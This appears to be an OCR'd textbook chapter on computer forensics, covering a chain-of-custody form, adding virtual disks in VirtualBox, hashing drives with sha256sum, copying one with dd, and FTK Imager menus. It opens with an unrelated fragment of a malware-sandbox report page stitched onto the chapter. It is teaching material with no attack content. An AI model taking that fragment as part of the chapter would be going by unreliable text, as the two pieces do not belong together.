Please notice: The scoring system is currently still in development and should be considered an alpha feature.
Information on Execution
Analysis
Category
Started
Completed
Duration
Routing
Logs
URL
Dec. 18, 2020, 7:40 a.m.
Dec. 18, 2020, 7:43 a.m.
177 seconds
internet
Show Analyzer Log
Show Cuckoo Log
Feedback
Expecting different results? Send us this analysis and we will inspect it. Click here
Signatures
Allocates read-write-execute memory (usually to unpack itself) (45 events)
Potentially malicious URLs were found in the process memory dump (50 out of 517 events)
Uses Windows utilities for basic Windows functionality (1 event)

Chapter 9: Exploring Computer Forensics



Property Record Number: _____

Anywhere Police Department

EVIDENCE CHAIN OF CUSTODY TRACKING FORM

Case Number: _____ Offense: _____
Submitting Officer: (Name/ID#) _____
Victim: _____
Suspect: _____
Date/Time Seized: _____ Location of Seizure: _____

Description of Evidence		
Item #	Quantity	Description of Item (Model, Serial #, Condition, Marks, Scratches)

Chain of Custody				
Item #	Date/Time	Released by (Signature & ID#)	Received by (Signature & ID#)	Comments/Location

APD_Form_#PE003_v.1 (12/2012) Page 1 of 2 pages (See back)

Technical Working Group on Biological Evidence Preservation. *The Biological Evidence Preservation Handbook: Best Practices for Evidence Handlers*. U.S. Department of Commerce, National Institute of Standards and Technology. 2013.

EVIDENCE CHAIN-OF-CUSTODY TRACKING FORM
(Continued)

Chain of Custody				
Item #	Date/Time	Released by (Signature & ID#)	Received by (Signature & ID#)	Comments/Location

Final Disposal Authority

Authorization for Disposal

Item(s) #: _____ on this document pertaining to (suspect): _____
is/are) no longer needed as evidence and is/are authorized for disposal by (check appropriate disposal method)

☐ Return to Owner ☐ Auction/Destroy/Divert

Name & ID# of Authorizing Officer: _____ Signature: _____ Date: _____

Witness to Destruction of Evidence

Item(s) #: _____ on this document were destroyed by Evidence Custodian _____ ID#: _____
in my presence on (date) _____.
Name & ID# of Witness to destruction: _____ Signature: _____ Date: _____

Release to Lawful Owner

Item(s) #: _____ on this document was/were released by Evidence Custodian
_____ ID#: _____ to
Name: _____
Address: _____ City: _____ State: _____ Zip Code: _____

Telephone Number: (___) _____
Under penalty of law, I certify that I am the lawful owner of the above item(s).


Signature: _____ Date: _____


Copy of Government-issued photo identification is attached. ☐ Yes ☐ No


This Evidence Chain-of-Custody form is to be retained as a permanent record by the Anywhere Police Department.


APD_Form_#PE003_v.1 (12/2012) Page 2 of 2 pages (See front)

Technical Working Group on Biological Evidence Preservation. *The Biological Evidence Preservation Handbook: Best Practices for Evidence Handlers*. U.S. Department of Commerce, National Institute of Standards and Technology. 2013.






Ubuntu - Hard Disk Selector
Medium
Add
Create
Refresh
Name
Virtual Size
Actual Size
Attached
Ubuntu.vhd
30.00 GB
5.62 GB
Search By Name
Choose
Cancel


Create Virtual Hard Disk
Hard disk file type
Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.
VDI (VirtualBox Disk Image)
VHD (Virtual Hard Disk)
VMDK (Virtual Machine Disk)
Expert Mode
Next
Cancel



Create Virtual Hard Disk
Storage on physical hard disk
Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).
A dynamically allocated hard disk file will only use space on your physical hard disk as it fills up (up to a maximum fixed size), although it will not shrink again automatically when space on it is freed.
A fixed size hard disk file may take longer to create on some systems but is often faster to use.
Dynamically allocated
Fixed size
Next
Cancel


Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
E:\Virtual Box VMs\Ubuntu\Ubuntu_1.vhd
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
2.00 GB
4.00 MB
2.00 TB
Create
Cancel


Ubuntu - Hard Disk Selector
Medium
Add
Create
Refresh
Name
Virtual Size
Actual Size
Attached
Ubuntu.vhd 30.00 GB 5.62 GB
Not Attached
Ubuntu_1.vhd 2.00 GB 6.00 KB
Ubuntu_2.vhd 2.00 GB 6.00 KB
Search By Name
Choose
Cancel


Ubuntu - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Devices
Controller: IDE
Empty
Controller: SATA
Ubuntu.vhd
Ubuntu_1.vhd
Ubuntu_2.vhd
Attributes
Name: SATA
Type: AHCI
Port Count: 3
Use Host I/O Cache
Primary VHD and
2 additional VHDs
OK
Cancel

```
Disk /dev/sda: 30 GiB, 32212254720 bytes, 62914560 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x69da2ba4

Device     Boot   Start      End  Sectors  Size Id Type
/dev/sda1  *       2048  1050623  1048576  512M  b W95 FAT32
/dev/sda2       1052670 62912511 61859842 29.5G  5 Extended
/dev/sda5       1052672 62912511 61859840 29.5G 83 Linux

Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

Disk /dev/sdc: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
glen@ubuntuvm:~$
```





```
glen@ubuntuvm:~$ sudo fdisk -l /dev/sdb /dev/sdc
Disk /dev/sdb: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sdc: 2 GiB, 2147483648 bytes, 4194304 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: FA25E122-2031-428D-8260-BABEBE009D36
glen@ubuntuvm:~$
```


```
glen@ubuntuvm:~$ sudo sha256sum /dev/sdb
a7c744c13cc101ed66c29f672f92455547889cc586ce6d44fe76ae824958ea51  /dev/sdb
glen@ubuntuvm:~$
glen@ubuntuvm:~$ sudo sha256sum /dev/sdc
6cb4faed6a1c3f0cc47cf6668c17a462de2e1d6fd00b256b1e3789547733b9df  /dev/sdc
glen@ubuntuvm:~$
```


```
glen@ubuntuvm:~$ sudo dd if=/dev/sdb of=/dev/sdc status=progress
2146509312 bytes (2.1 GB, 2.0 GiB) copied, 96 s, 22.4 MB/s
4194304+0 records in
4194304+0 records out
2147483648 bytes (2.1 GB, 2.0 GiB) copied, 97.7167 s, 22.0 MB/s
glen@ubuntuvm:~$
```


```
glen@ubuntuvm:~$ sudo sha256sum /dev/sdb
a7c744c13cc101ed66c29f672f92455547889cc586ce6d44fe76ae824958ea51  /dev/sdb
glen@ubuntuvm:~$
glen@ubuntuvm:~$ sudo sha256sum /dev/sdc
a7c744c13cc101ed66c29f672f92455547889cc586ce6d44fe76ae824958ea51  /dev/sdc
glen@ubuntuvm:~$
```



AccessData FTK Imager 4.5.0.3
File
View
Mode
Help
Add Evidence Item...
Add All Attached Devices
Image Mounting...
Remove Evidence Item
Remove All Evidence Items
Create Disk Image...
Export Disk Image...
Export Logical Image (AD1)...
Add to Custom Content Image (AD1)
Create Custom Content Image (AD1)...
Decrypt AD1 image...
Verify Drive/Image...
Capture Memory...
Obtain Protected Files...
Detect EFS Encryption
Export Files...
Export File Hash List...
Export Directory Listing...
Exit
File List
Name
Size
Type
Date Modified
Properties
Hex Value Inter...
Custom Conte...
Creates a new disk image
NUM



Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Fernico Device (multiple CD/DVD)
< Back
Next >
Cancel
Help



Select Drive
Source Drive Selection
Please select from the following available drives:
\\.\PHYSICALDRIVE1 - Kingston DataTraveler 3.0 USB Device
< Back
Finish
Cancel
Help

